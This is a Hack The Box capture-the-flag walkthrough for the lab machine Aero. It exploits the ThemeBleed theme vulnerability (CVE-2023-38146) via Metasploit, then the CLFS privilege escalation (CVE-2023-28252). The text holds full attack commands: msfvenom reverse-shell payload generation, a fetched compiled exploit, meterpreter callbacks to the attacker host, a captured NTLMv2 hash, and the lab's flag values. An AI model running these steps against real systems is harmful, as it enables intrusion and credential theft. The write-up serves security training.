Description
Aero is a medium Hack The Box machine that features:
- Windows Themes vulnerability allowing Remote Command Execution
- Privilege Escalation via Common Log File System vulnerability
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.237.
$ ping -c 3 10.10.11.237
PING 10.10.11.237 (10.10.11.237) 56(84) bytes of data.
64 bytes from 10.10.11.237: icmp_seq=1 ttl=127 time=118 ms
64 bytes from 10.10.11.237: icmp_seq=2 ttl=127 time=118 ms
64 bytes from 10.10.11.237: icmp_seq=3 ttl=127 time=118 ms

--- 10.10.11.237 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 118.253/118.306/118.400/0.066 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.237 -sS -Pn -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.237
Host is up (0.14s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 18.68 seconds
We get only the 80 port opened.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.237 -Pn -sV -sC -p80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.237
Host is up (0.12s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.83 seconds
As we only find the HTTP service, we add the host to our /etc/hosts local file.
$ echo "10.10.11.237 aero.htb" | sudo tee -a /etc/hosts

When we open the web page, we find a web application about uploading Aero Themes for Windows.
 We find an upload form, but only
 .theme and .themepack extension are allowed by reading the HTML source code.
 We find a vulnerability about the Windows themes, CVE-2023-38146. Known as
 ThemeBleed allows unauthenticated threat actors to gain Remote Command Execution on the target machine.
Exploitation
We are able of exploiting the vulnerability using Metasploit, we select the exploit.
$ msfconsole
msf > search themebleed

Matching Modules
================

   #  Name                                                        Disclosure Date  Rank       Check  Description
   -  ----                                                        ---------------  ----       -----  -----------
   0  exploit/windows/fileformat/theme_dll_hijack_cve_2023_38146  2023-09-13       excellent  No     Themebleed- Windows 11 Themes Arbitrary Code Execution CVE-2023-38146

msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
Before configuring the options of the exploit, we need to retrieve the aero.msstyles file, signed by Microsoft, for the exploit to work. We can get it from a Windows 11 installation, from the C:\Windows\Resources\Themes\aero directory.
$ file aero.msstyles
aero.msstyles: PE32+ executable for MS Windows 10.00 (DLL), x86-64, 2 sections
Then we configure the options, such as the listening host or the location of the malicious theme. Then we can run the module to generate the file.
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > set SHARE wintheme
SHARE => wintheme
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > set SRVHOST tun0
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > set STYLE_FILE aero.msstyles
STYLE_FILE => aero.msstyles
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > set THEME_FILE_NAME malicious.theme
THEME_FILE_NAME => malicious.theme
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > set STYLE_FILE_NAME aero
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > set LHOST tun0
LHOST => 10.10.14.6
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) >
[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Server is running. Listening on 10.10.14.6:445
[*] Server started.
[+] malicious.theme stored at .msf4/local/malicious.theme
Now we can upload the malicious.theme file. After a few seconds, the user running the server will install the theme in the computer, the vulnerability will trigger and we will receive the meterpreter terminal.
[SMB] NTLMv2-SSP Client     : 10.10.11.237
[SMB] NTLMv2-SSP Username   : AERO\sam.emerson
[SMB] NTLMv2-SSP Hash       : sam.emerson::AERO:c04ed10ec07a69d8:3fd393447128bef876bb6bb5e8489b07:01010000000000008063d83ec836dc01d77849938183a519000000000200120057004f0052004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f0055005000070008008063d83ec836dc0106000400020000000800300030000000000000000000000000200000fb03b02a0b78639c9a7bfc9f42f0bf49080bad436c50745892e9ff4b72d5ccf20a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310034002e0036000000000000000000

[*] Sending file to 10.10.11.237
[*] Sending stage (203846 bytes) to 10.10.11.237
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.11.237:57911)

msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: AERO\sam.emerson
Post-Exploitation
We are logged as the sam.emerson, by enumerating his Documents folder, we find an interesting file, CVE-2023-28252_Summary.pdf, we retrieve it.
meterpreter > cd c:/users/sam.emerson/documents
meterpreter > ls
Listing: c:\users\sam.emerson\documents
=======================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  14158  fil   2023-09-21 18:18:24 +0200  CVE-2023-28252_Summary.pdf
040777/rwxrwxrwx  0      dir   2023-09-18 22:11:47 +0200  My Music
040777/rwxrwxrwx  0      dir   2023-09-18 22:11:47 +0200  My Pictures
040777/rwxrwxrwx  0      dir   2023-09-18 22:11:47 +0200  My Videos
100666/rw-rw-rw-  402    fil   2023-09-18 22:12:08 +0200  desktop.ini
100666/rw-rw-rw-  1113   fil   2023-09-26 22:06:52 +0200  watchdog.ps1

meterpreter > download c:/users/sam.emerson/documents/CVE-2023-28252_Summary.pdf
We find the report of the vulnerability:
CVE-2023-28252 Summary:
Vulnerability Type: Privilege Escalation
Target Component: Common Log File System (CLFS)
Risk Level: Critical
Exploitation Date: February 2022 onwards
Patch Released by Microsoft: April 2023
...
So we presume that the machine is vulnerable to the privilege escalation vulnerability, CVE-2023-28252. We have a proof of concept created by Fortra. But we are going to use a modified and compiled .exe by duck-sec.
$ wget https://github.com/duck-sec/CVE-2023-28252-Compiled-exe/raw/refs/heads/master/exploit.exe
We are going to create a meterpreter payload to run with the vulnerability and open a new listener in Metasploit.
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=443 -f exe > meterpreter.exe

meterpreter > bg
msf exploit(windows/fileformat/theme_dll_hijack_cve_2023_38146) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/
Display all 288 possibilities? (y or n)
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST tun0
LHOST => 10.10.14.6
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run -j
Then we return to the meterpreter shell and we download the exploit executable and the meterpreter executable. Then we run the exploit, with the token offset set as 1208, as default for Windows 10 and Windows 11.
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > upload exploit.exe
meterpreter > upload meterpreter.exe
meterpreter > shell

c:\users\sam.emerson\documents>exploit.exe 1208 1 meterpreter.exe
...
[*] Sending stage (177734 bytes) to 10.10.11.237
[*] Meterpreter session 2 opened (10.10.14.6:443 -> 10.10.11.237:57912)
We receive the meterpreter shell as the SYSTEM user.
meterpreter > sessions -i 2
[*] Backgrounding session 1...
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Flags
In the root meterpreter shell we can retrieve the user and root flags.
meterpreter > cat c:/users/sam.emerson/desktop/user.txt
15e7a188a42c7480a32b532276dd3c30
meterpreter > cat c:/users/administrator/desktop/root.txt
e973629114c9c033b291bb174e3be851